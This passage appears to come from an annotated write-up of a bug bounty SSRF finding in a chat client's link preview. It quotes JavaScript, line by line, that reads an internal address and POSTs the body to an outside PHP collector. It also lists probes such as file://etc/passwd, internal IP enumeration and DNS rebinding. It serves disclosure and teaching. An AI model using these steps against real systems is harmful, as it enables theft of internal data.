getfunction is the same one as before: it fetches a URL and returns the response body, or nothing on error. function post(url,content){defines a second helper that sends data to a URL.var req = new XMLHttpRequest();creates a request object.req.open("POST", url, true);prepares a POST to the given URL. Thetruemeans asynchronous: send it and carry on without waiting.var formData = new FormData();creates a form-style container for the data.formData.append("cc", content);puts the content into a field namedcc, matching what the PHP script reads.req.send(formData);sends it.var role = get('https://Internal ip');fetches the internal address. The report writes the target asInternal iprather than giving the real address.post('https://xxxxxxxxxxx.com/xxx.php',escape(role));sends the fetched content to the researcher's PHP script.escapeconverts the text into a URL-safe form, so characters that would confuse the request are encoded.document.getElementById("d1").innerHTML=role.length;shows the length on the page, as a quick visual check that something came back.
The get call targets the internal IP; post sends the escaped body to the attacker's PHP script. The researcher then checks save.txt, noting that the Burp Collaborator client can be used instead. Burp Collaborator is a feature of the Burp Suite testing tool that gives you a server you can point things at and watch for incoming requests, so you do not have to run your own.
Because the body was escaped before sending, the saved content needs URL decoding. URL decoding is the reverse of the escaping step: it turns the encoded text back into the original characters, so you can read what was actually fetched.
With that, the researcher reports successfully getting the full content of any address on the internal network.
Step 6: fallback when the Same Origin Policy blocks
If the Same Origin Policy does block the read, the report points to DNS rebinding as the bypass for retrieving internal server content. DNS is the system that turns a name like example.com into an IP address, the internet's phone book. DNS rebinding is a trick where a name you control first points at your own server, then is switched to point at an internal address. The browser checked the name once and decided the page was from your site; when the page later asks for the same name again, it now resolves to the internal machine, and the browser may still treat it as the same origin. That is how the policy can be sidestepped.
The technique is documented at https://github.com/mpgn/ByP-SOP.
Root cause
The chat client takes a URL from a message and fetches it to build a preview, and in the researcher's tests that fetch reached internal addresses. Because the fetch runs with browser behaviour (the browser User-Agent, and JavaScript execution), the fetched page's script can issue further requests and read their responses, so the Same Origin Policy did not contain the impact in the researcher's tests.
Impact
Sending a message with a URL makes the client request that address, including internal ones. and, where the Same Origin Policy does not block the read, retrieve the full content of those addresses. The report notes that the first internal target yielded only a very small amount of content, and that the full-read result depended on the Same Origin Policy not blocking; DNS rebinding is given as the fallback when it does.
Fix
The measure it implies is to stop the preview fetch from reaching internal addresses, and to treat the preview as untrusted content rather than something that runs script with access to internal responses.
Variants to test
- Send a URL pointing at your own server and inspect the incoming request: a positive result is a request from the target's infrastructure, and the User-Agent tells you whether it is a browser-like fetch.
- Try loopback and file schemes (
http://[redacted],https://[redacted],file://etc/passwd) and common internal IP ranges: a positive result is any response reflected into the preview. - Use subdomain brute force and asset discovery to enumerate internal IPs, then feed them to the preview: a positive result is a preview title or favicon from an internal host.
- Host a page that performs a synchronous XMLHttpRequest to a known external site and writes the response length into the DOM: a positive result is the length appearing in the preview, which shows script execution and an unblocked cross-origin read.
- Host a page that reads an internal URL and POSTs the body to your collector, then decode the saved value: a positive result is the full internal response in your log.
- If the Same Origin Policy blocks the read, apply DNS rebinding as described in the ByP-SOP repository: a positive result is the internal content arriving at your collector despite the policy.
Glossary
- Bug bounty programme: an arrangement where a company pays outside testers for reporting security problems they find.
- Private programme: a bug bounty programme open only to invited researchers, with details kept confidential.
- Subdomain: a name in front of the main domain, like
mailinmail.example.com. - Desktop client: a program installed on your computer rather than a website opened in a browser.
- Chat interface: the part of an application where you type and read messages.
- URL: a web address, the thing you type in a browser's address bar.
- Link preview: a small card showing a page's title and favicon when a link is shared.
- Favicon: the tiny logo a website shows in a browser tab.
- SSRF (Server-Side Request Forgery): a bug where you can make a program fetch an address of your choosing, including internal ones.
- Server: a computer on the internet that answers requests and that you can run and read logs from.
- IP address: the numeric address of a machine on a network.
- Header: extra information attached to a web request, like a label on a parcel.
- User-Agent: the header that says what kind of program made a request, such as which browser and operating system.
- HTTP / HTTPS: the protocol browsers use to load pages; HTTPS is the encrypted version.
- Loopback address:
[redacted], which always means the same computer the program is running on. file://scheme: a URL form that means "read a file from the local disk" instead of making a network request.- Internal IP address: an address on a private network, reachable from inside a company but not from the open internet.
- Subdomain brute force: trying a long list of likely subdomain names to see which ones exist.
- Asset discovery: public services that collect information about which machines and addresses belong to an organisation.
- JavaScript: the programming language web pages use to make themselves interactive.
- XMLHttpRequest: the browser mechanism for fetching data from a server without leaving the page.
- Synchronous: waiting for an answer before continuing, like standing at a counter until your order is ready.
- DOM: the browser's in-memory model of a page; writing into it changes what is displayed.
- GET request: the normal "please give me this page" request.
- POST request: the kind of request a form sends, carrying data in the body.
- Status 200: the standard response code meaning "OK".
- Same Origin Policy: a browser rule that stops a page from one site reading responses from a different site.
- Exfiltration: getting stolen data out to a place the attacker controls.
- PHP: a programming language commonly used for the scripts behind web pages.
- Endpoint: a URL on a server that does something when it is called.
- Burp Collaborator: a feature of the Burp Suite testing tool that provides a server you can point things at and watch for incoming requests.
- URL decoding: turning encoded text back into the original characters.
- DNS: the system that turns a name like
example.cominto an IP address. - DNS rebinding: a trick where a name you control is switched to point at an internal address after the browser has already trusted it.
- Root cause: the underlying reason a bug exists.
- Impact: what an attacker could actually do by exploiting the bug.
- Bounty: the payment a programme gives for a valid report.



